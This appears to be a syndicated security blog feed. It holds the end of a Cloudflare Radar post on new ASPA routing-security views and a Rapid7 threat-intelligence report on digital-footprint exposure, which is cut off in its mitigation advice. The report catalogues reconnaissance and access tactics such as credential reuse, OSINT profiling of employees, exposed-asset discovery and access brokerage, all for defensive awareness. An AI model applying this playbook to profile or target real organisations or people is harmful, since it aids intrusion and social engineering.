
To provide better visibility into the adoption of this emerging standard, we have added comprehensive RPKI ASPA support to the Routing section of Cloudflare Radar. Tracking these records globally allows us to understand how quickly the industry is moving toward better path validation.


Our new ASPA deployment view allows users to examine the growth of ASPA adoption over time, with the ability to visualize trends across the five Regional Internet Registries (RIRs) based on AS registration. You can view the entire history of ASPA entries, dating back to October 1, 2023, or zoom into specific date ranges to correlate spikes in adoption with industry events, such as the introduction of ASPA features on ARIN and RIPE NCC online dashboards.


Beyond aggregate trends, we have also introduced a granular, searchable explorer for real-time ASPA content. This table view allows you to inspect the current state of ASPA records, searchable by AS number, AS name, or by filtering for only providers or customer ASNs. This allows network operators to verify that their records are published correctly and to view other networks’ configurations.


We have also integrated ASPA data directly into the country/region routing pages. Users can now track how different locations are progressing in securing their infrastructure, based on the associated ASPA records from the customer ASNs registered locally.



On individual AS pages, we have updated the Connectivity section. Now, when viewing the connections of a network, you may see a visual indicator for “ASPA Verified Provider.” This annotation confirms that an ASPA record exists authorizing that specific upstream connection, providing an immediate signal of routing hygiene and trust.



For ASes that have deployed ASPA, we now display a complete list of authorized provider ASNs along with their details. Beyond the current state, Radar also provides a detailed timeline of ASPA activity involving the AS. This history distinguishes between changes initiated by the AS itself (“As customer”) and records created by others designating it as a provider (“As provider”), allowing users to immediately identify when specific routing authorizations were established or modified.


Visibility is an essential first step toward broader adoption of emerging routing security protocols like ASPA. By surfacing this data, we aim to help operators deploy protections and assist researchers in tracking the Internet’s progress toward a more secure routing path. For those who need to integrate this data into their own workflows or perform deeper analysis, we are also exposing these metrics programmatically. Users can now access ASPA content snapshots, historical timeseries, and detailed changes data using the newly introduced endpoints in the Cloudflare Radar API.

As security evolves, so does our data

Internet security continues to evolve, with new approaches, protocols, and standards being developed to ensure that information, applications, and networks remain secure. The security data and insights available on Cloudflare Radar will continue to evolve as well. The new sections highlighted above serve to expand existing routing security, transparency, and post-quantum insights already available on Cloudflare Radar. 

If you share any of these new charts and graphs on social media, be sure to tag us: @CloudflareRadar (X), noc.social/@cloudflareradar (Mastodon), and radar.cloudflare.com (Bluesky). If you have questions or comments, or suggestions for data that you’d like to see us add to Radar, you can reach out to us on social media, or contact us via email.


Before the Breach: When digital footprints become a strategic cyber risk

Post Syndicated from Jeremy Makowski original https://www.rapid7.com/blog/post/tr-data-breach-digital-footprints-strategic-cyber-risk-report

Overview

For years, organizations have prioritized strengthening technical defenses, including hardening networks, accelerating patch management, and expanding endpoint detection and response capabilities. Defensive systems have become more adaptive, identity has moved to the center of security architectures, and zero-trust has emerged as a foundational design principle. 

Despite these advances, successful intrusions continue to occur in environments that appear technically mature. While traditional attack vectors like vulnerability exploitation, misconfigurations, and malware-based intrusions show no sign of decline, modern attacks are increasingly preceded or materially enabled by extensive reconnaissance conducted beyond the victim’s technical perimeter.

Organizations and their employees expose substantial volumes of data online, both intentionally and unintentionally. This includes professional and personal information shared through corporate websites, SaaS platforms, social media, developer repositories, marketing materials, and third-party services, as well as data exposed through breaches, misconfigured cloud assets, and shadow IT.




As seen in the following screenshots, vast amounts of historical information, credential leaks, personally identifiable information (PII) persist in exposed databases, as well as on dark web marketplaces and cybercrime forums.

⠀

dark-web-marketplace-US-SSNs-sale.png
Figure 1: A dark web marketplace offering US SSNs for sale.

⠀

compromised-database-search-engine-exposes-leaked-credentials.png
Figure 2: A compromised database search engine exposes leaked credentials.

⠀

citizenship-databases-exposed-on-cybercriminal-forum.png
Figure 3: Multiple citizenship databases exposed on a cybercriminal forum

⠀

Threat actors increasingly leverage this layered digital footprint as a core component of their operational planning. While such exposure may not always constitute the initial access vector itself, it significantly influences attacker decision-making, targeting precision, and the likelihood of success. 

Breach data and open-source intelligence are utilized to map organizational structures, identify privileged or high-value identities, correlate reused credentials, infer security controls, and tailor phishing or social engineering campaigns with high contextual credibility. In many cases, this intelligence determines which vulnerability, account, or trust relationship is exploited, rather than whether exploitable weaknesses exist. As a result, the boundary between “technical” and “human” attack vectors continues to erode. Infrastructure security remains necessary, but it is no longer sufficient in isolation. The effective attack surface now extends beyond networks and endpoints to encompass identity exposure, employee digital behavior, third-party data ecosystems, and long-lived data traces that persist outside traditional security tooling and governance models. 

What is digital footprint exposure?

A digital footprint refers to all the information about an organization and/or an individual that is publicly, semi-publicly, or commercially available online. This information is often scattered across numerous platforms, but aggregating it enables the creation of detailed, actionable profiles of individuals and institutions.

Typical elements of a digital footprint include:

  • Corporate and personal email addresses

  • Passwords and authentication data leaked through breaches

  • Public social media profiles and historical activity

  • Personally Identifiable Information (e.g., name, SSN, phone number, email address).

  • Employment history, job titles, role descriptions, and annual reports

  • Online behavior, interests, affiliations, and routines

  • Metadata collected and sold by third-party data brokers

The acquisition of this data does not require hacking, system intrusion, or the deployment of malware. Instead, attackers collect, correlate, and exploit information that exists beyond the organization’s security perimeter, making it inherently unreachable by conventional security controls such as firewalls, EDR, or internal monitoring systems. Because these digital assets reside outside direct organizational ownership and technical control, they cannot be effectively protected by traditional defensive mechanisms. In this context, threat intelligence monitoring plays a critical role by providing visibility into external data exposure, tracking adversarial collection and misuse of such information, and enabling organizations to detect, assess, and respond to risks that would otherwise remain invisible to perimeter-based security architectures.

Digital footprint exposure: A growing security threat

The modern threat landscape no longer rewards attackers who are simply skilled at exploiting systems; it rewards those who are best at understanding people, relationships, and behavior. Publicly accessible data, semi-private platforms, and commercially available datasets collectively form a digital footprint that can be mapped, enriched, and weaponized well before any technical intrusion attempt. This exposure shifts the initial battleground away from firewalls and endpoints toward employees’ online presence and the organization’s external data shadow.

Organizations that continue to define their perimeter in terms of IP ranges, devices, or cloud assets are defending yesterday’s battlefield. In many cases, the first stage of compromise occurs months before an alert is raised, within public forums, social networks, breached datasets, and data broker platforms, entirely outside traditional security monitoring and response processes. Adversaries use this information to identify key personnel, ascertain internal structures, map trusted relationships, and assess security maturity without ever touching corporate infrastructure.

Attackers collect specific external data to identify valid users, authentication systems, and internal dependencies. They extract employee names, roles, and corporate email formats from LinkedIn, conference materials, and public breach datasets. They identify authentication portals, VPN gateways, and cloud services using passive DNS records, Certificate Transparency logs, and internet scanning platforms such as Shodan or Censys. Public GitHub repositories and technical documentation may reveal internal domain names, API endpoints, identity providers, and technology stacks. 

These elements allow attackers to identify valid corporate accounts, target employees with privileged access, register impersonation domains that match internal naming conventions, and send phishing emails that reference real vendors, systems, or workflows. This preparation increases the likelihood of credential theft and unauthorized access because the attacker is targeting real users and real systems rather than relying on generic phishing or random scanning.

For employees, digital footprint exposure translates into personal risk that directly impacts corporate security. Leaked credentials, reused passwords, overshared professional information, or historical data breaches can be exploited to impersonate staff, coerce access, or establish credibility during pretexting operations. Senior leaders, IT staff, and individuals with privileged access are particularly vulnerable, as attackers can leverage publicly available information to craft convincing narratives that exploit trust and authority.

Uncontrolled exposure of employee information allows attackers to move from targeting individuals to compromising the organization. This enables them to identify employees with access to key systems, administrative privileges, or sensitive organizational platforms through public work profiles and data obtained from data breaches. They then test exposed credentials on corporate login portals, send phishing emails impersonating trusted internal or external entities, or attempt to intercept authentication codes by targeting exposed phone numbers. Once a single employee account is compromised, attackers can gain access to internal systems, escalate their privileges, and move laterally within the organization.

Threat actor exploitation of digital footprints

Threat actors, whether cybercriminal groups or state-sponsored operators, have always relied heavily on digital footprints in their operations. Publicly available information, leaked data, social media activity, and professional networks provide valuable insight into people, organizations, technologies, and trust relationships, making attacks more targeted and believable. 

With the rise of AI-powered tools, this exploitation has intensified. What once required time-consuming manual research can now be automated, enriched, and scaled almost instantly. AI enables adversaries to turn fragmented online traces into compelling narratives, lures, and impersonations, significantly increasing the speed, precision, and overall impact of attack vectors driven by digital footprints.

Cybercriminals

Cybercriminals typically exploit online exposure to establish rapid, monetizable intrusion paths without requiring deep internal access. Public profiles, leaked credentials, exposed servers, misconfigured cloud resources, and operational metadata are aggregated to identify where access already exists or can be obtained with minimal resistance. The focus is on converting exposed data directly into usable access, validating it quickly, and either exploiting or reselling it.

Tactical attack vectors derived from exposed digital footprints include:

  • Leaked credential exploitation: Abuse of credentials harvested from data breaches, stealer logs, and infostealer marketplaces, correlated with corporate email domains to gain unauthorized access to VPNs, SSO portals, cloud consoles, SaaS platforms, and legacy authentication endpoints

  • Identity and account surface expansion: Leveraging open professional and social network profiles to enumerate valid usernames, email address formats, job roles, seniority levels, and likely privilege tiers, enabling targeted credential testing and account takeover attempts

  • Email signature and metadata harvesting: Exploitation of email signatures, contact blocks, and publicly shared correspondence to identify internal naming conventions, phone extensions, third-party services, and technology stack indicators useful for impersonation and lateral access

  • Document-driven reconnaissance: Mining publicly exposed or leaked company documents (policies, PDFs, presentations, contracts, org. charts, etc.) to infer internal systems, authentication workflows, directory structures, cloud providers, and security controls

  • Infrastructure targeting via exposure leakage: Identification and exploitation of externally exposed servers, admin panels, APIs, and management interfaces through search engines, passive DNS, certificate transparency logs, and open indexing platforms

  • Banner, certificate, and service fingerprinting: Abuse of SSL/TLS certificates, HTTP headers, API responses, and service banners to fingerprint software versions, cloud services, authentication mechanisms, and unpatched or end-of-life systems

  • Cloud asset exploitation: Targeting publicly exposed storage buckets, orphaned cloud tenants, misconfigured IAM roles, stale API keys, and secrets discovered via open repositories, leaked configuration files, or documentation artifacts

  • Access brokerage: Enabling the validation, packaging, and resale of footprint-derived access (credentials, VPN sessions, cloud console access, shells) within cybercriminal marketplaces, based on assessed business impact and network reach

  • Low-noise privilege escalation and lateral movement: Exploitation of weak segmentation, excessive trust relationships, and overexposed directory or identity services inferred from public documentation, leaked internal diagrams, or misconfigured federation endpoints

State-Sponsored Actors

State-sponsored actors treat exposed digital footprints as long-term intelligence and access-enabling infrastructure. Voluntarily shared information, institutional transparency, technical disclosures, and accidental leaks are fused to build high-fidelity models of people, systems, and dependencies. These actors exploit exposure selectively, prioritizing vectors that support persistent access, intelligence collection, and operational survivability.

Tactical attack vectors derived from exposed digital footprints include:

  • Identity and role mapping: Use of social networks, publications, and organizational disclosures to identify privileged users, trust relationships, and lateral movement paths

  • Credential and token reuse: Reuse of leaked credentials, API keys, and tokens over long periods to regain access without new exploits or tooling

  • Perimeter exploitation via transparency: Targeting of publicly documented architectures, exposed technologies, and known integration points

  • Exposed service exploitation: Compromise of internet-facing edge devices, management planes, update services, and CI/CD endpoints

  • Supply-chain leverage: Exploitation of disclosed vendors, SaaS platforms, and cloud dependencies as indirect access paths

  • Persistence through legacy exposure: Abuse of forgotten accounts, test systems, and undercommissioned services still reachable externally

  • Defensive evasion through disclosure awareness: Tailoring operations based on publicly revealed security controls, tooling, and incident history

Advice for reducing digital footprint risk

A structured technical approach is imperative to effectively reduce the risk of employees’ digital footprint exposure. It must aim to close identity security gaps, eliminate unknown external resources, and proactively monitor for leaks of sensitive data. First, organizations must strengthen their identity infrastructure by implementing phishing-resistant multi-factor authentication (MFA) for all privileged accounts and by integrating credential exposure monitoring directly at the identity provider (IdP) level to detect and block authentication attempts using compromised credentials.

